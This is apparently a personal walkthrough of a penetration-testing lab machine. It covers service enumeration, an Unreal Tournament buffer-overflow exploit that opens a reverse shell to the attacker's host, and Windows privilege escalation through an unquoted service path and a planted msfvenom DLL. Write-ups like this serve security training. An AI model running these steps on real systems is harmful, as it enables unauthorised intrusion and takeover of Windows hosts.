
Enumeration

2021年7月26日 1:18

1: Use autorecon to enumerate its services, **21, 80, 443, 3306, 6060-7007** are open
2: FTP service does not allow anonymous login, however **guest:(null)** works! There are three files, one of them is **FoxitReader**, which could be vulnerable to **Local Privilege Escalation**.
3: Port 80 and Port 443 share the same web server, it is a **dragonfly CMS**.
4: Dragonfly CMS used to have RCE and XSS vulnerability, however, they all **does not work here**. For RCE vulnerability, **install.php** and **error.php** are not accessible. For XSS, there is a **character filter**
5: There is a **phpmyadmin** portal, however, credential cannot be achieved
6: This Dragonfly CMS has login /register module, however, they actually don't function.
7: Read a post in the CMS, it mentions **IRC**, then I realize IRC service should be the focus



News › We are baaaaaaaaack!

We have our first match next Friday night against Cookie Monsters, so beloved daisy has setup a practice server for user to get back into the swing of things.

Join IRC and Mumble to get more information.

Posted by Fluffy on Saturday, October 03, 2015 (11:18:32) (12 reads)

8: **nc -nv -C 192.168.185.44 7000**, and type **USER adler 0 * adler**, **NICK adler** quickly in case of being **kicked out**
9: Type **list**, I can see the channel **#UT99**, it reveals a hidden port **7778**
10: Use nmap to scan it, however, it shows filtered. It could be a **UDP port**

Foothold

2021年7月26日 1:18

1: Search exploit about **Unreal Tournament**'s exploit, and this one catches my attention (https://www.exploit-db.com/exploits/16145). It is a **BOF** exploit.
2: Take **firewal**l into consideration and set up a netcat listener, execute p**erl exp.pl 192.168.185.44 7778 192.168.49.185 53**
3: Get a shell, the username is **daisy**

Privilege Escalation

2021年7月26日 1:18

Method 1:

1: Download winpeasany.exe, however it **does not work** and even **destroy the connection**. Manual enumeration is required

2: Previously I find **FoxitReader.exe**, actually it has a **local privilege escalation** vulnerability: **unquoted service path** privilege escalation (https://www.exploit-db.com/exploits/36390)

BTW: This sentence is helpful for finding unquoted service path: **wmic service get name, displayname, pathname, startmode |findstr /i "auto"| findstr /i /v "c:\windows\\" | findstr /i /v """**

3: Its folder locates in **C:/Program Files (X86)/Foxit Software**. In order to exploit the misconfiguration, generate a malicious payload named **Foxit.exe**, and put it in **/Foxit Software** folder. Because when windows searches in **/Foxit Software**, next it will reach **/Foxit Reader**, and it will search for **Foxit.exe**, if not found, then goes to folder **/Foxit Reader**. However, if Foxit.exe exists in **/Foxit Software** folder, further search will **stop**.

4: Use **echo** or **icacls** to verify whether I have write permission

5: Set up another netcat listener on port 444, then execute **shutdown -r -t 10 && exit** on Windows server, restart services **with a delay**

6: Wait for the system shell to connect back

Method2: (Uncleared)

1: Execute **sc query IKEEXT** to check whether it is enabled and running

2: Check if wlbsctrl.dll is missing: **dir wlbsctrl.dll /s**

3: Check PATH variable, and find **C:/Python/Scirpts** and **C:/Python** folders are interesting and writable

4: Use **msfvenom** to generate a **malicious payload** as **wlbsctrl.dll**

5: Download it to **C:/Python**

6: Set up another netcat listener on port 444, then execute **shutdown -r -t 10 && exit** on Windows server, restart services **with a delay**

7: Wait for the system shell to connect back

Review

2021年7月26日 1:18

1: Target **HTTP, FTP, IRC**
2: Use **FTP** with **guest** account to gain some info which could be helpful in **PE** stage
3: Access **HTTP** to realize that the **entry point** is **IRC**
4: Connect to **IRC** and get familiar with IRC's commands, get the **hidden port**
5: Search for **Unreal Tournament**'s exploit, find the matched one to get a foothold
6: Use previous info about **Foxit's vulnerability** to escalate privilege
7: Or spoof **IKEEXT** service's **missing DLL**: **wlbsctrl.dll**
8: **Set a delay** before restarting service